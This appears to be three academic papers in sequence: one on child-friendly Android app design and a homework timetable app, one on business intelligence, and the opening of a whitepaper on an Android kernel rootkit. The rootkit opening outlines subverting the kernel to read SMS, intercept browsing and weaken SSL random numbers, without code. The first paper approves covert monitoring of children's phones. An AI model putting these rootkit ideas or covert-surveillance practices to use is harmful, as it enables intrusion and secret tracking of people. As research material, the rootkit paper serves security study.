The visual design of an application is certainly one of the most important aspects of a project because it represents the first impression the users will have. A great design gives the users high expectation of the application, meanwhile a poor design leads to lower expectations. Being the first impression of a product the visual design has the power to influence the user's interest. If it is attractive the user will spend more and more time to discover the product. There are six important elements for a design: the context, the message, the layout, the color, the psychology of colors, color pallets and the typography. Any design should transmit a message to users, which means that only by having a look at it; users should understand what they can do with the product and what information they can obtain. The layout determines the ease of use for the users. The possibility to return with one move at the main menu from any interface of the application can represent a good management of the layout. Page layout is the art of manipulating the user's attention on a page to convey meaning, sequence, and points of interaction [9]. Some major elements of the layout are: visual hierarchy, visual flow, grouping and alignment. Nowadays mobile devices have the entire spectrum of colors. Mobile screens have different color or bit depths, which means the number of bits used to represent the color of a single pixel in a bitmapped image. When complex designs are displayed on different

devices that have a specific color depth can appear unwanted views of the images. Psychology of the colors can be also a strong point of design development because colors can evoke in people different emotions. With the right color one can transmit the right message. Users can have also different expectations of the product depending on the colors that have been used. Another important aspect of the color is that one color, in different cultures, can be associated with different concepts, emotions, feelings, etc. In (Table 1) are present some meanings for a few colors [8]:

Table 1 - Colors psychology[8]

Red	Passion, strength, energy, fire, sex, love, romance, excitement, speed, heat, arrogance, ambition, leadership, masculinity, power, danger, gaudiness, blood, war, anger, revolution, radicalism, aggression, respect, martyrs, conservatism (U.S. politics), Liberalism (Canadian politics), wealth (China), and marriage (India)
Orange	Energy, enthusiasm, balance, happiness, heat, fire, flamboyance, playfulness, aggression, arrogance, gaudiness, over emotion, warning, danger, autumn, desire
Pink	Spring, gratitude, appreciation, admiration, sympathy, socialism, femininity, health, love, romance, marriage, joy, flirtatiousness, innocence and child-like qualities
Brown	Calm, boldness, depth, nature, richness, rustic things, stability, tradition, anachronism, boorishness, dirt, dullness, heaviness, poverty, roughness, earth

Children are an important category of mobile phone's users. The parents buy mobile devices for their children in order to maintain contact with them and also because it's quite a common toy for them. The evolution of technology has also brought new exposures to danger for children. Internet is one of the most dangerous things for a kid because they can be contacted by everyone and they can be easily tricked. In order to decrease parental stress and to increase children's safety has been constructed a software for mobile phones that offers strong monitoring. In this way parents can install this kind of software in their children's cell phones, without their knowledge. Parents are able to discretely monitor their children's cell phone activities, including checking sent and received SMS messages, inbound and outbound call logs and location tracking their children by GPS to know the location they call from and who they are communicating with without getting noticed. These are software applications that treat the security, but I would like to talk about usability of mobile phones and also about the specific age design. The main menu should be intuitive, simple and also attractive. A good strategy to make the interfaces more attractive is to use Disney characters for icons and also as backgrounds. An animated popular character gifted with a pleasant voice is really helpful for children that can't read in discovering and using to the phone's features. The voice of the character should be an option of the menu, in order to be activated when children can't read and when they grow up to have the possibility to deactivate it. The icons for any option of the menu should be represented by an animated character representatively disguised. Messages from main menu are represented by the animated character disguised

as a postman or will have a paper with a pen in hands. Contact is represented by the personage with an agenda in his hands and so on.

Character will also be responsible of announcing events, reminding tasks, announcing battery charging, showing limits of resource. Character usability in developing children mobile interfaces is presented in Figure 7.



Figure 7 - Character usability in children mobile interfaces

The *Timetable* application has an animated partner that is responsible to guide the user, announce warnings and tasks. The application will contain the school timetable for the entire week, daily school tasks and is able to warn the child to leave for school with a predefined time interval before the first school hour. Parents will not worry anymore for their children's school tasks, because the product can be also set to daily remind all their tasks at a specific hour. Once homework is finished, it can be marked as completed. At a specific hour the animated character will show a report of daily tasks and completed tasks in order to help children to verify themselves. The application will make a difference between week time and weekend. During the weekend children don't have to go to school and that's why the application won't have to remind them the school time. The specific hours for homework announcement and tasks report are different from those during the week. Architecture of *Timetable* application is presented in Figure 8.



Figure 8 - Timetable architecture

The application makes use of many features of the Android OS. The most used once are SQLite and the notification feature. Android offers the SQLite relational database library that provides a robust persistence layer. Every application can create its own database over which it has complete control. Android Content Provider offers a generic, well-defined interface for using and sharing data.
Android databases are stored in the /data/data/<package_name>/ databases folder on the device or emulator. By default all databases are private and can be accessed only by the application that created them. *Timetable* application is based on many interactions with the database. In order to simplify these interactions is created a helper class that will contain intuitive and strongly typed methods for adding, removing, updating items and also for creating opening and closing the database.
To add a new record of a task in the tasks database the following code is used:

```
// Create a new row of values to insert.
ContentValues newValues = new ContentValues();

// Assign values for each row.
newValues.put(COLUMN_NAME, newValue);
[ ... Repeat for each column ... ]

// Insert the row into TimeTable table
timetableDatabase.insert(TIMETABLE, null, newValues);
```

The COLUMN_NAME parameter is changed for each column. The newValue parameter is the value that is desired for the associated column. The put method of the ContentValues object is called for all the values that must be inserted into the database.

For notifications a new Android Activity must be created. Android activities are designed in an xml file in order to keep interface elements and application's logic as separated as possible.

This approach has the advantage of keeping the application's interface separated from the logic. Also another great advantage is the fact that the interface is resolution independent. Regardless the resolution of the display of the device the application is running on, the interface is rendered nicely. The logical the application resides in a different file. The association affections to the interfaces elements, is made through code. Interfaces elements are retrieved by a special function that uses their id as identification method. In the xml file the controls must have defined only the proprieties that are needed by the logic of the application. If the code does not interfere with the control from the graphical interface this one doesn't even need to have an id attribute defined in the xml file.

The application is currently under development using the Eclipse IDE version 3.5 and the SDK 2.0. The testing is done on a HTC Desire device with 1 GHz CPU and 512 RAM with a resolution of 800x480 running Android Froyo 2.2.

The steps for developing the *Timetable* application are:

- The design of the *Timetable* application is the process in which the requirements of the application are identified. A sample of the target group is analyzed in order to identify all implicit and explicit requirements. During this step the forms of the application are designed and also the functionalities are formalized. The results of this step are documents that contain the application's requirements and the design. The *Timetable* application has been designed to have clear forms and straight logic; forms for the management of the timetable for each day of the week were designed; controls for the quick selection of data were created. The form presenting the daily timetable has been designed as simple as possible and delivering the most frequent functionalities with just one touch. The forms for the management of homework and the reports about tasks have been designed to use graphical elements for quick perception of important information.

Figure 9 - Design forms for the daily timetable

Figure 9 shows the design of the daily timetable management; the forms allow quick navigation so that the user can see the timetable and easily add new classes to a day's schedule.

- The implementation is the step of the process when the development team does the actual coding and builds the elements of the application. For this step correct and complete requirements form the design stage are essential. Without complete and correct requirements, the implementation process will be repeated as in the testing phase many faults will be identified. During this step the members of the development team take each requirement and implement the logic for it and tie it with the interface of the application. The interface of the *Timetable* application is optimized for the operation with touchscreens. The controls are large, to allow the users to press them without much effort, the messages are clear and concise and the navigation structure is kept simple to facilitate the operation. The implementation of the *Timetable* application is done by one programmer using the eclipse programming environment with plug-ins for android development and the official android sdk. The machine used for development runs windows 7 business edition.

  For the *Timetable* application, the design of the forms is separated from the logic of the application. The design of the forms is made through XML files and the logic is implements in Java classes.

  The code implements the functionality of the buttons defined in the associated XMLfile.

  Another graphical interface of the application is the one where children introduce their homework in order to take an evidence of them. The steps that children must follow in order to introduce homework are: they have to select the object for which they have to prepare a task, then they have to write the statement of the task and finally they have to pick the deadline day. The graphical interfaces that cover all these steps are presented in Figure 10.



Figure 10 - Design forms for daily tasks

For the first step that one has to do in order to add a task of a specific object it was used a Spinner control, which is shown in the first photo of (Figure 10 - Design forms for daily tasks) and the xml code is:

```
<Spinner        android:id="@+id/spinner"
                android:layout_width="fill_parent"
                android:layout_height="wrap_content"
                />
```

The objects that spinner should contain are stored in the file string.xml. The connection between the control and the list of objects is made through an ArrayAdapter as is shown in the following code:

```
    Spinner spinner = (Spinner) findViewById(R.id.spinner);
    ArrayAdapter<CharSequence> adapter =
ArrayAdapter.createFromResource(this, R.array.objects_array,
android.R.layout.simple_spinner_item);

adapter.setDropDownViewResource(android.R.layout.simple_spinner_dropdown
_item);
    spinner.setAdapter(adapter);
```

For the statement of the task was used an EditView control and the xml code for it is the following:

```
<EditText       android:id="@+id/statement"
                android:layout_width="fill_parent"
                android:layout_height="wrap_content"
                />
```

In order to make the application more attractive for children, characters from the selected theme are displayed in the spaces that are not filled up by the controls.

- The testing step has as objective the identification and correction of the faults present in the application. The most obvious effect of a successful testing process is an application without bugs and of great quality. Faults are errors made by the members of the development team during the implementation process. Faults are caused by typing errors, wrong use of data structures, algorithms, incorrect logic or lack of sufficient knowledge about the used technologies. The testing process is started short after the implementation one, as the programmer tests the functionality he adds continuously. The testing made by the programmer is completed by dedicated tests made by specialized persons and users. For the *Timetable* application, the testing process involves the tests of the programmer and the tests made by a tester. Users will be allowed to test the application at a later development stage when more features will have been implemented and more faults corrected. Datasets have been used for the testing of the *Timetable* application. The application is tested on a HTC Desire with a CPU of 1 GHz, 512 RAM and a resolution of 800x480.
- The documenting of code is an important process for further maintenance and updates. The process of code documenting must be started and run with the implementation one. This will ensure all written code will be documented at the end of the development cycle. The documentation of code during the implementation process also ensures a more rapid identification and correction of

faults. It is of very high importance to document all lines of code so that a different programmer understands what has been done and can do modifications in a short time interval. For the *Timetable* application, the documentation process is parallel with the implementation one. The code is documented on the measure it is written.

- The deployment of the application means the distribution to the users after all faults identified by the testing process have been corrected and all requirements defined in the design stage have been implemented. The deployment of the *Timetable* application will be done as a .pkg file using the android market. Through the android market the application will be available to all users with compatible devices and parents will be able to test it and evaluate the suitability for their children.
- The training of the users is made through a video tutorial that shows the features of the application and how these are to be used. The learning process is simple and quick and users will be able to use the application immediately after it.
- The maintenance process involves the correction of faults identified by users after the application has been launched on the market and also the addition of additional features. The faults can be reported by users through the dedicated feature of the application that allows the users to report errors directly to a dedicated web server. The dedicated feature can also be used for comments and suggestions.

Once will be implemented and tested to find and fix all errors that can occur the application will be presented on Android market so that every child that wishes to have a school helper to own it.

4. Conclusions

Android is a strong platform for software development on smart phones with full physical keyboard but also for those with touch screen. For applications that use a database, Android OS offers the SQLite relational database library that provides a robust persistence layer. Every application can create its own database over which it has complete control.

Creating citizen oriented applications is the essence of success. People at different ages have different: priorities, preoccupations, activities, therefor they have different necessities. That's why developers have to create age specific applications in order to please any user.

In my opinion mobile phone users can be divided in the following categories: children, old people, blind people, business people and regular adults. Mobile software development for the first three categories can be a great challenge for me and in the future I will focus on developing mobile applications for them. Children's exposure to danger is a real problem and should be diminished, but beside this I think there are also other aspects that we have to think such as their education and personal development. It is psychological demonstrated the fact that children learn easier through games. This aspect favors the development of edutainment games which increase children's abilities.

Developers with great imagination are in strong competition, because children also get bored very fast. Games that teach little users to figure, write, recognize and combine forms (puzzles), develop their vocabulary are the most popular. All these games have the same purpose but design is what makes the difference between them. A child can be a harsh critic and this fact lunches a new challenge. For feature applications development I'll try to find a game with an unusual purpose and an attractive design.

Old people make me think at all grandparents in the world and I really would like to make friendlier to them this new technology of mobile phones. The interfaces should be more visible and also could be interesting an alarm for their medicaments.

The biggest challenge for mobile software development is created by blind people in my opinion. It is harder to make mobile phones friendlier to them. Normally we have to think at an audio interface for them. Devices with touch screen, in my opinion, facilities software development for blind people easier than those with normal keyboard. The way menu items are distributed on the screen and also their number is a good start for oriented blind application. In my opinion the menu should contain only five elements on the screen for each interface. Four of these elements should be distributed in the corners of the screen and the fifth one in the center of the screen. This way they can't failed access them. The back, main menu, exit menu options should be associated to the physical dial-up and dial-close buttons.

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BUSINESS INTELLIGENCE

Bogdan Mohor Dumitrita[1]

Abstract

A Business Intelligence (BI)-driven approach can be very effective in implementing business transformation programs within an enterprise framework. In this respect, the value proposition associated with BI reaches far beyond the capability to pull together and analyze data. In fact, this paradigm is a key enabling process and technology that can drive the resolution of fundamental enterprise design challenges. The aim of this paper is to briefly identify the architecture and concepts of Business Intelligence in competitive markets. A short description of architecture for Software as a Service and success factors consideration for implementation of business intelligence can be found at the end of the article.

Keywords: business intelligence, architecture, concepts, dashboards, ETL, data mining

Introduction

The economic activity generates an ocean of data. Each bite of data represents a small piece of the business and can be found in different locations or departments, sometimes in wide geographic areas. Often it is locked on a forgotten harddisk or on a archived covered with dust. In business the truth, strong points and weaknesses lay on data. Using business intelligence data is gathered, transformed in information which can be further analyzed and used in decision making process and materialized into actions.

In the present conditions of the business environment, quality and fast delivery of information represents for the company not a choice between profit and loss but a survival matter and bankruptcy. The benefits of a business intelligence system are more than clear – the analysts are optimistic showing that in the coming years millions of people will use each day visualization and analysis tools and business intelligence. The market has a numerous players which offer a number of various analytical applications which can produce analysis to sustain the decision support process at all levels.

Around this concept some other terms has been launched by the analysis of economic information such as: business performance management (BPM), business process management (BPM), corporate performance management(CPM) as well as business activity monitoring(BAM). All these components are included in business intelligence and depend on their tools.

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Definition and benefits of Business Intelligence

The analyst Howard Dresner from Gartner Group proposed the usage of the term business intelligence in 1989. The roots of this concept can be found in 70's in reporting systems of mainframes when the reports were static, bi-dimensional and without analytical facilities. The will and requirements for dynamic reporting services, multi-sources, support decision predictive have determined the evolution of Business Intelligence, which became a reality once with the evolution of new technologies. The evolution from 90's extended and improved Business Intelligence and the prediction is that soon will become a part of informatics system of the companies.

Although it is linked with company enterprise software, Business Intelligence is not a product or a system but an umbrella concept which covers architectures, applications and data warehouses. Its main purpose is to provide easy access for users to data by accessing real time data warehouses, manipulation and analysis. Analyzing historic data Business Intelligence can highlight activities and business status and managers can rely in decision making process including behavior and predicition.

The key of understanding Business Intelligence lays in understanding how data is transformed into information and how these information are analyzed. Business Intelligence does not produce data, but utilizes the data produced by company's software applications such as: ERP, CRM, SCM etc. In last two decades, especially in 90's in organizations large volumes of data has been stored using ERP systems based on OLTP (online transactional processing). The next step was to organize this data to take advantage so big data warehouses have been built, ETL (extract, load and transform) instruments have been used for exploitation of these data. Although specialists consider that in these conditions too few data was transformed in information and the most effective utilized as a decision support were even fewer. What is the cause of all this? The answer is lack of suited instruments for finding and analyzing data. Business intelligence was missing.

The most important fields for Business Intelligence solutions are:
- General reporting
- Analyzing sales and marketing
- Forecasting and planning
- Financial consolidation
- Budgeting
- Profitability analysis

The effects of installing a Business Intelligence system are astonishing, because this produces the needed information exactly when it is needed, assuring one of the ingredients for a successful business. Business Intelligence is the art of knowledge and takes advantage of information winning against competition. Business Intelligence can offer answers to the essential problems of an organization helping the company to take fast and reliable decisions. Finding good answers is based on analysis and comparison of historical data created in the organization as well as data from external sources. Putting all

this data together and analysis of this data enhances the understanding of business trends, of strong and weak points, analysis of competition and market environment.


The benefits of Business Intelligence utilization are the following:
- Reliable and faster reports
- Improvement of decision making process
- Client relationships
- Higher incomes
- Cutting cost of non IT expenses

The surveys shows that Business Intelligence brings a big value to organizations: 60% of companies which implemented a Business Intelligence system reach their objectives and 19% they have exceeded the targets.

The users of Business Intelligence agree that the results of implementation are better than other ERP solutions. The benefits are considered to be greater, more visible and faster. Although the benefits of Business Intelligence systems are built on ERP systems which provides data necessary to build warehouses. As I emphasize Business Intelligence shows essential information from ERP systems offering an excellent support decision mechanism but will never have a chance if the data warehouses cannot rely on all data of the organization.

Architecture And Components Of A Business Intelligence System

As I showed previously, Business Intelligence is a combination of architecture and software technologies. Architecture of Business Intelligence puts together the following instruments: data warehouses and data marts, ETL (extract, transform, load), report and query instruments, data visualization instruments, dashboards, OLAP (online analytical processing), data mining, alerting and notification systems.



Data Warehouses

Different sources of data coming from OLTP, ERP, CRM, SCM, other organization applications and external sources it means data bases with different formats and specific data structures. Having all them together is extremely important, due the fact the data

warehouse which assures the capturing and unification of data is considered the number 1 player and most expensive in Business Intelligence system. The data keeper supports the decision making process for operational and tactical team and provides a bouquet of visualization and analysis choices of data and support the data requirements of top-management. Data extracted from this data warehouse for each department are gathered in data marts which assures fast and easy access, for instance: marketing data, production data, sales data.

ETL Instruments

The process of populating data warehouse is realized thru ETL process: extract, transform and load, which are three distinct functions. The first one – extraction, reads data from multiple sources and extracts the required data. The second – transformation works with data utilizing rules and creating combinations with other data and converts data to desired format. In the end the loading process writes data in the data warehouse assuring the conversion between data bases and migration from one platform to another.

Reporting And Visualization Instruments

One of the Business Intelligence functions is the reporting and defines the process of accessing data, formatting and delivery as decision support information. Reports and requirements are obtained using data base interrogation language SQL.

The preferred type of data visualization is graphical representation. With the help of these tools the information and relation between information is consumed by the user. The user can combine different representation of data and different views of the same data set.

Balanced Scorecards

Balanced Scorecards are meant to help the user to put the strategy into practice. This is about a system to measure performances, derived from the objectives and strategy of organization, which reflects the most important aspects of the business. Balanced scorecards can be seen as a central list of predefined numbers, each of them assigned to one key component of a successful business. Balanced scorecards focuses on strategic level of management objectives and using these instrument managers from all levels can monitor the results in the key zone of a business.

Dashboards

Dashboards materialize into a user interface which puts together and shows information in an easy and intuitive manner. Practically the desktop is organized so that can offer necessary information, in the most proper way and to assure interactivity with the manager user.

OLAP

The OLAP – online analytical processing component allows the user to extract and present data from different points of view. This analysis is possible only in multidimensional databases. The most important is the OLAP server located between client and SGBD. OLAP instruments allow analysis based on different dimensions of multidimensional data and is used frequently in data mining.

Data Mining

The name of these instruments reflects clearly their scope that you have to dig to find useful data for your organization. Data mining extracts information hidden in data bases and can search using different patterns in OLTP data bases.

Alert And Notification Services

Alert and notification services work proactively, offering the users information on the predefined criteria, once the events occur. The users know in every moment about the most important events – the messages can be consumed at work desk, at home, on the road using mobile technologies.

An Architecture For Software-As-A-Service (SAAS) BI

The current demands of today's economic environment require enterprises of all types to efficiently leverage their increasing data assets in order to make informed decisions to support their business processes. For this reason, companies are challenged with escalating demands for more business intelligence (BI) across all levels of their enterprise. At the same time, companies are increasingly becoming more familiar with the concept of Software-as-a-Service (SaaS) as a way to have technology available on-demand, reducing their burden in terms of deployment, configuration, maintenance, and other inherent project risk factors. These two trends combined translate into a need for immediate return on investment on projects that enable them to collect and analyze corporate information to get an accurate view of their business across the entire organization.

Simply defined, SaaS is software deployed by a hosted provider that can be accessed over the Internet. The main characteristics of a SaaS application include:

- **Multi-tenancy support** – enabling a single instance of software to serve multiple client organizations, or tenants.
- **Fast development and ease of maintenance** – minimizing deployment and maintenance work, for both the SaaS provider as well as for its clients.
- **Centralized administration** – providing large amounts of data to more users while using administrative resources efficiently.
- **Comprehensive security** – sharing the resources available across multiple users or tenants while still being able to differentiate data and functionality available to each individual customer.

- **High scalability and performance** – providing a reliable 24x7 operation under high user concurrency and vast amounts of data.
- **Ease-of-use** – maximizing end user self-service through advanced functionality delivered in an easy-to-use interface.
- **Flexible and personalized interface** – modifying and extending the user interface to satisfy individual needs, including application look-and-feel, sophisticated functionality, and engaging ways of displaying relevant information to users.

Over the past twenty years, most organizations have required all major technologies to be installed in-house, often due to requirements of security, availability, and convenience. Specific to BI, many of these same organizations acquired a diverse collection of products because each of these different technologies offered a particular strength in a single area. Many of the more sophisticated products were built using client-server architectures or leveraging client technologies such as Java or ActiveX, and have proven to not be pervasive or easily-deployed in an on-demand SaaS model.

With the advent of more sophisticated, demanding end users, pervasive Internet connectivity, improvements in the scalability and security of middleware and back-end technologies, and defined open standards, we are in the midst of a major transformation in the BI industry towards an on-demand model. Whether an organization that has built an enterprise data warehouse is opening up that data to third party partners and customers or a data syndicator is building a shared data warehouse to deliver value to multiple customers, a sophisticated BI platform is required to deliver the demands of these SaaS applications.

Success Factors

The three major subsystems – Data Integration Services, Decision Repositories, and Decision Services – are part of an information supply chain. Data starts in raw form, goes through transformations, storage, distribution, and packaging until it reaches the final consumer. All three are needed to support pervasive BI.

Pervasive BI exposes a need that was often not present in traditional BI – SLAs in all three subsystems. This is because the front-line user has near real-time performance expectations, 24 hours per day, and 365 days per year. It is irrelevant to the call center or web site consumer what part of the infrastructure is failing or slow. Thus, the critical success factors focus on formal SLAs for:

- Data freshness, cleansing, accuracy, and completeness.
- Scalability in terms of concurrent users by delivery mechanism.
- Mixed workload management to ensure service level performance goals.
- Tactical query response time measures by type of user and analytic.
- High availability metrics by user community and delivery mechanism.

Failure to negotiate and meet these SLAs puts company revenues, costs, and reputations at serious risk. The light-hearted early days of putting ETL scripts, schema changes, and

new reports into production using haphazard tools and processes must be replaced with rigorous quality testing, strong operational procedures, and failover systems that ensure end-to-end information availability. The pervasive BI infrastructure must be integrated into the mainstream of existing IT operations. Other critical success factors are architectural. Flexibility and versatility are needed to future-proof the IT infrastructure from ever increasing communities of users and devices. Many organizations have turned to portals and web services for flexibility and versatility. The same is true with data integration services where real-time data collection must accommodate new sources and types of data on a regular basis. For many organizations, pervasive BI is the next step. Existing ETL tools evolve into data integration servers. Existing data warehouses are *activated*. And existing BI platforms renew themselves as decision services. What this requires is a new set of service levels recognizing the performance demands and end-to-end mission critical availability requirements of an Active Data Warehouse. Well defined SLAs clarify design goals and enable thoughtful business executives to connect the dots between fresh data and competitive advantage.

Conclusions

Unlike the traditional ERP, the business intelligence applications offer a new environment in which users receive easier desired, correct and reliable information. The need to understand further than figures from reports and to explain different situations bad or good is covered by business intelligence, applications which proved to be not very expensive, nor difficult to implement becoming a need for decision making processes.
The economic target is not limited to corporations and includes also small and medium companies: everyone of these needs reliable information at the right time.
Business intelligence capitalize the advantage of enterprise applications such as ERP, CRM, SCM already installed, which maximizes the benefits of IT. Business intelligence extracts valuable information from OLTP data bases of the corporations therefore this large companies which invested in building data warehouses can do the next step in implementation of a business intelligence system which concludes all investment efforts.

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NEW CRIMINAL POTENTIAL– ANDROID ROOTKIT

Alexandru Negrila[1]

Abstract

Android is a software stack for mobile devices that includes an operating system, middleware and key applications and uses a modified version of the Linux kernel. Right now around 60,000 cell phones running the Android operating system are shipping every day. Android platform ranks as the fourth most popular smartphone device-platform in the United States as of February 2010. As more and more device manufacture adopt this platform Android's market share is likely to grow and start to rival that belonging to other top players.

Introduction

The Android architecture is comprised of multiple layers, a brief synopsis of which can be seen in figure 1.0.



Figure 1.0 From **Google** (1) depicting the Google Android architecture and assorted subsystems.

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At the very foundation of the Android platform lies the Linux 2.6.x kernel. This serves as a hardware abstraction layer and offers an existing memory management, process management, security and networking model on top of which the rest of the Android platform was built upon. The Linux kernel is where our rootkit will lie; this will be discussed later in the whitepaper.

On top of the Linux kernel lie the native libraries. These provide most of the functionality of the Android system. Of interest here from a rootkit perspective are the SQLite, Webkit and SSL libraries.

In the case of SQLite, it is the main storage/retrieval mechanism used by Android for such things such as call records and inbound/outbound SMS and MMS storage. Webkit is an open source library designed to allow web browsers to render web pages. Finally SSL is used for all crypto requirements.

These three are interesting from a subversion perspective as retrieving SMS/MMS messages or intercepting browsing or by hooking the pseudo random number generator (PRNG) subsystem of the SSL library with static low numbers can all result in a loss of confidentiality and integrity.

The main component of the Android runtime is the Dalvik VM. According to Wikipedia (2) “Dalvik is the virtual machine on Android mobile devices. It runs applications which have been converted into a compact Dalvik Executable (.dex) format suitable for systems that are constrained in terms of memory and processor speed.”

Moving on to the application framework, at the higher operating system layer we have the user applications that your average user interacts with on their mobile phone. These include everyday apps such as the phone application, the home application and others that come with the phone, are downloaded from the Google Android Market, or installed by the end-user.

What must be kept in mind from figure 1.0 is that all top layer applications utilize the Linux kernel for their I/O with the underlying hardware at one stage or another. Therefore by hijacking the Linux kernel we have in effect hijacked all higher layer applications and can modify phone behavior at will.

It is important to note that complete abstraction of the platform’s kernel from the end-user is both an advantage from a usability standpoint, especially within a consumer device, and a disadvantage from security awareness standpoint. A process operating below the application framework layer behaving modestly can completely subvert the attention of the user fairly easily. Even a process which causes performance issues, will still subvert the attention to nothing more than an Android “bug”.

Motivations Behind This Work

According to the Mobile Internet Report (3) published by Morgan Stanley, by 2020, there will be approximately 10 Billion mobile devices. This in effect means that over the next 10 years we will witness explosive permeation of mobile-internet enabled handsets with social networking and VoIP serving as key drivers for this growth.

As of Q4 2009, 2.xG cellular networks have ubiquitous coverage of 90% of the global population with 4B+ subscribers on various cellular networks. At the time of the Morgan Stanley research report, there were 485M subscribers on 3G networks primarily concentrated in developed/western markets.

Emerging market penetration is still low. However as socio-economic factors improve, and due to the social status that smartphones carry or are perceived to carry this figure is likely to explode over the next couple of years as well.

60% of users carry their phones with them at all times, even when at home. When you look at just the population of users in the business world, this number is likely closer to 100%. Such locations could also include the boardroom; a chief executive is more likely to take his mobile to a meeting then he is his laptop for instance. Many high profile and busy individuals likely sleep with their phone.

Your typical smartphone today has the processing power of your average PC 8 years ago but also goes much further then that; it provides always-online functionality through 3G connectivity and is location aware through GPS synchronization.

